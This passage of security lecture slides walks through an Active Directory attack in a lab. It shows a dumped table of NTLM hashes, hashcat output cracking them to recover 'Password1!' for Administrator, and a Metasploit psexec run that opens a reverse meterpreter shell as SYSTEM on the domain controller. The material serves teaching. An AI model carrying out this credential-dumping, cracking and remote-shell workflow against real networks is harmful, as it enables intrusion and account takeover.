testadmin:1105:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840:::
testuser2:1106:aad3b435b51404eeaad3b435b51404ee:2bbcb755c8e26982cd3b401c6757bc6a:::
testuser3:1107:aad3b435b51404eeaad3b435b51404ee:4bf550041a61cf45721bd81cbac6dc03:::
sqlatabase:1109:aad3b435b51404eeaad3b435b51404ee:0d2004d9c58d4a7e11b23087c1ebf1f1:::
hacker:1116:aad3b435b51404eeaad3b435b51404ee:dee7b26d15c0834d8845feb05b8ca7ca:::
DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:b49837af8b01cbc8ca23eb9589929839:::
WS-01$:1110:aad3b435b51404eeaad3b435b51404ee:c402ee9f79af65daa9d2b59697c354e8:::
WS-02$:1111:aad3b435b51404eeaad3b435b51404ee:0bdb672611af6499298f6efcfca38072:::
meterpreter > █
```

```
Dictionary cache hit:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
```

```
31d6cfe0d16ae931b73c59d7e0c089c0:
5b4c6335673a75f13ed948e848f00840:password1!
7facdc498ed1680c4fd1448319a8c04f:Password1!
Approaching final keyspace - workload adjusted.
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hashdump.txt
Time.Started.....: Sat Sep 10 02:28:52 2022 (5 secs)
Time.Estimated...: Sat Sep 10 02:28:57 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3014.6 kH/s (0.05ms) @ Accel:256 Loop
Recovered.....: 3/12 (25.00%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b726973746556e616e6e65] → $HEX[042a0337c2a156616d6f732103]
```

```
Started: Sat Sep 10 02:28:39 2022
Stopped: Sat Sep 10 02:28:58 2022
```

```
(jin@kali)~[/cits3006/lect9]
$ █
```

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5e69adade51f7ea647b7459db85bcd19:::
4 testuser1:1104:aad3b435b51404eeaad3b435b51404ee:0a8bcd864ac3ddbdfadb713943c605f6:::
5 testadmin:1105:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840:::
6 testuser2:1106:aad3b435b51404eeaad3b435b51404ee:2bbcb755c8e26982cd3b401c6757bc6a:::
7 testuser3:1107:aad3b435b51404eeaad3b435b51404ee:4bf550041a61cf45721bd81cbac6dc03:::
8 sqlatabase:1109:aad3b435b51404eeaad3b435b51404ee:0d2004d9c58d4a7e11b23087c1ebf1f1:::
9 hacker:1116:aad3b435b51404eeaad3b435b51404ee:dee7b26d15c0834d8845feb05b8ca7ca:::
10 DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:b49837af8b01cbc8ca23eb9589929839:::
11 WS-01$:1110:aad3b435b51404eeaad3b435b51404ee:c402ee9f79af65daa9d2b59697c354e8:::
12 WS-02$:1111:aad3b435b51404eeaad3b435b51404ee:0bdb672611af6499298f6efcfca38072:::
13
```

Exploiting AD

- Login as the admin
 - Setup is very basic, but typically the AD admins will have different roles to the DC admin.
 - i.e., access to DC but not the system privilege. exercise was setup for simplicity.

```
msf6 exploit(windows/smb/psexec) > set SMBPass Password1!
SMBPass => Password1!
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server ...
[*] 192.168.68.13:445 - Authenticating to 192.168.68.13:445|dc.local as user 'administrator' ...
[*] 192.168.68.13:445 - Selecting PowerShell target
[*] 192.168.68.13:445 - Executing the payload ...
[+] 192.168.68.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.68.13
[*] Meterpreter session 5 opened (192.168.68.8:4444 -> 192.168.68.13:56551) at 2022-09-10 02:33:19 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```


Conclusion

- Active Directory is widely used, but it is often ill-configured and causes a lot of security issues.
- We had a look at how various ways the AD could be exploited, and there are many other exploits that attacks AD.
- Moving to the cloud (i.e., Azure AD) requires additional security measures as now the DC cannot be hidden within the private network so easily.

Additional Items

- Active Directory topics
 - <https://theitbros.com/category/windows/active-directory/>
 - <https://www.lepide.com/blog/what-is-active-directory-and-how-does-it-work/>
- Disable password policy on AD
 - <https://blog.tiga.tech/disable-the-password-complexity-for-active-directory-on-a-domain-controller/>
- Mimikatz
 - https://adsecurity.org/?page_id=1821

References

- Learn the Basics of Active Directory
 - <https://blog.netwrix.com/2017/04/20/tutorial-learn-the-basics-of-active-directory/>